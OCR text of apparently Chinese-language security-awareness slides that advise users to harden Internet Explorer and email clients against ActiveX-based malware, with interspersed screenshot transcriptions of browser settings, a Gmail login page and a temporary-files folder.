
→但有些惡意程式是利用ActiveX功能來執行的

→由於您的電子郵件可能是HTML格式，而HTML可以撰寫ActiveX，所以您只要瀏覽電子郵件，就觸發ActiveX執行！


Internet Explorer的安全設定


- Internet Explorer的安全設定
  - 請使用最新的Internet Explorer 版本。
    - Internet Explorer 8.0
  - 使用Windows Update 功能安裝最新的
- Internet Explorer 累積的安全性更新」。
  - 設定Internet Explorer 的安全性。
    - 各區域的安全性至少要設定在「預設層級」以上。

Internet Explorer的安全設定



Internet Explorer的安全設定





瀏覽網際網路時？

- 設定Internet Explorer 安全性地區

- 方法：
- 在 IE 中
- 工具\網際網路選項\安全性\預設層級
- 調整此區域的安全性到「中安全性」或「高安全性」

- 優：可避免一些不安全的程式碼執行。

- 缺：一位安全性設太高，可能會有例如圖片、廣告等影響一些網站的正常瀏覽。(退而求其次改成中安全性)


about:blank - Micr
檔案(F) 編輯(E)
上一頁
網址(D) about:blank
移至 連結
讓您變更設定。
網際網路選項
一般 安全性 隱私權 內容 連線 程式集 進階
您可以針對每一個網頁內容的「區域」指定個別的安全性(Z)
網際網路
近端內部網路
信任的網站
限制的網站
網際網路
這個區域包含您尚未放到其它區域的所有網站
網站(S)...
此區域的安全層級(L)
請移動滑桿，瞭解此區域的安全性等級。
中安全性
- 安全瀏覽但仍然有較多功能
- 下載可能不安全之內容前會先提示
- 未簽署的 ActiveX 控制項不會被下載
- 適用於大部份的網際網路網站
自訂層級(C)...
預設層級(D)
確定
取消
套用(A)

IE 設定

- 定期刪除 Cookies
- 定期刪除 暫存檔
- 定期清除 記錄

- 方法：
- 在 IE 中
- 工具\網際網路選項

Gmail: Google 提供的電子郵件服務 - Microsoft Internet Explorer

https://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=http%

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

我的最愛 Gmail: Google 提供的電子郵件服務

網頁(P) 安全性(S) 工具(O)

Gmail by Google BETA

歡迎使用 Gmail

Google 在電子郵件上的革新

Gmail 是一種新型態的網頁郵件，其設計理念在於讓電子郵件更直覺化、更有效率且更實用，甚至還可以更有趣。畢竟，Gmail 具有下列優點：

較少的垃圾郵件
使用 Google 創新的技術，把不想要的郵件擋在收件匣外。

行動電話存取
將您電話的網頁瀏覽器指向 **http://gmail.com**，就可以在您的行動電話上讀取Gmail。瞭解更多資訊

超大容量
超過 7328.264428 MB (還在增加中) 的免費儲存空間，讓您不需要再刪除郵件。

Google 帳戶

登入

使用者名稱: no1speed2002

密碼：••••••••

在這部電腦上記住我的登入資料。

登入


無法使用我的帳戶

Gmail 的新功能？免費而且容易。

建立帳戶 »

關於 Gmail 新功能！

網際網路 100%


Temporary Internet Files
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁 搜尋 資料夾
網址(D) C:\Documents and Settings\user\Local Settings\Temporary Internet Files
移至
資料夾工作
複製這個項目
刪除這個項目
其他位置
Local Settings
我的文件
共用文件
網路上的芳鄰
名稱 網際網路位址 類型 大小
?ui=2&view=bsp&ver=1qygpcgurkovy http://mail.google.com/mail/?ui=2... HTML 文件 1KB
?ui=2&view=js&name=js&ver=NzO_9-HgDGc.zh_TW.&am=b7EwpdTXcKG5B92C0fQ... http://mail.google.com/mail/?ui=2... HTML 文件 565KB
?ui=2&view=jsm&name=cr%2Ccv&ver=NzO_9-HgDGc.zh_TW.&am=b7EwpdTXcKG5... http://mail.google.com/mail/?ui=2... 檔案 126KB
?ui=2&view=jsm&name=cs&ver=NzO_9-HgDGc.zh_TW.&am=b7EwpdTXcKG5B92C0f... http://mail.google.com/mail/?ui=2... 檔案 31KB
?ui=2&view=jsm&name=ga%2Cmg&ver=NzO_9-HgDGc.zh_TW.&am=b7EwpdTXcKG... http://mail.google.com/mail/?ui=2... 檔案 25KB
?ui=2&view=jsm&name=ld%2Cml&ver=NzO_9-HgDGc.zh_TW.&am=b7EwpdTXcKG5... http://mail.google.com/mail/?ui=2... 檔案 81KB
?ui=2&view=ss&ver=-cvgftnb50w2n&am=b7EwpdTXcKG5B92C0fQ2Y83LwS8oUA http://mail.google.com/mail/?ui=2... 檔案 116KB
?view=page&name=browser&ver=zpwhtygjntrz http://mail.google.com/mail/?view... 檔案 2KB
bg-main.png http://mail.google.com/mail/image... Fireworks.Doc 34KB
cleardot.gif http://mail.google.com/mail/image... GIF 影像 1KB
cookie:user@google.com/ Cookie:user@google.com/ 文字文件 1KB
favicon.ico http://mail.google.com/mail/image... 圖示 2KB
icons_ns5.png http://mail.google.com/mail/image... Fireworks.Doc 11KB
icons7.png http://mail.google.com/mail/image... Fireworks.Doc 5KB
logo.png http://mail.google.com/mail/image... Fireworks.Doc 9KB
rc?a=af&c=ccc&w=4&h=4 http://mail.google.com/mail/rc?a=... Fireworks.Doc 1KB
rc?a=af&c=ef575a&w=4&h=4 http://mail.google.com/mail/rc?a=... Fireworks.Doc 1KB
rc?a=af&c=ffe3e3&w=3&h=3 http://mail.google.com/mail/rc?a=... Fireworks.Doc 1KB
rc?a=af&c=ffe3e3&w=4&h=4 http://mail.google.com/mail/rc?a=... Fireworks.Doc 1KB
rc?a=af&c=FFE66B&w=4&h=4 http://mail.google.com/mail/rc?a=... Fireworks.Doc 1KB
rpc.js http://mail.google.com/mail/pima... JScript Script ... 39KB
vimages7.png http://mail.google.com/mail/image... Fireworks.Doc 1KB

阻絕攻擊連結


- 設定垃圾郵件過濾機制
- 取消郵件預覽功能
- 以純文字模式開啟
- Webmail環境設定
  - 讀信模式→關閉預覽
  - 去除Javascript
  - 強制純文字轉換
  - 封鎖外部圖檔

收信軟體安全性設定

以微軟的outlook express收信軟體為例，建議進行以下安全性的設定：


- 取消「郵件預覽」
- 勾選「以純文字閱讀所有郵件」
- 設定安全性區域為「受限制的網站區域」
- 勾選「在其他應用程式試圖以我的名義傳送電子郵件時警告我」
- 勾選「阻擋HTML電子郵件中的圖片和其他外部內容」

Webmail環境設制(1)

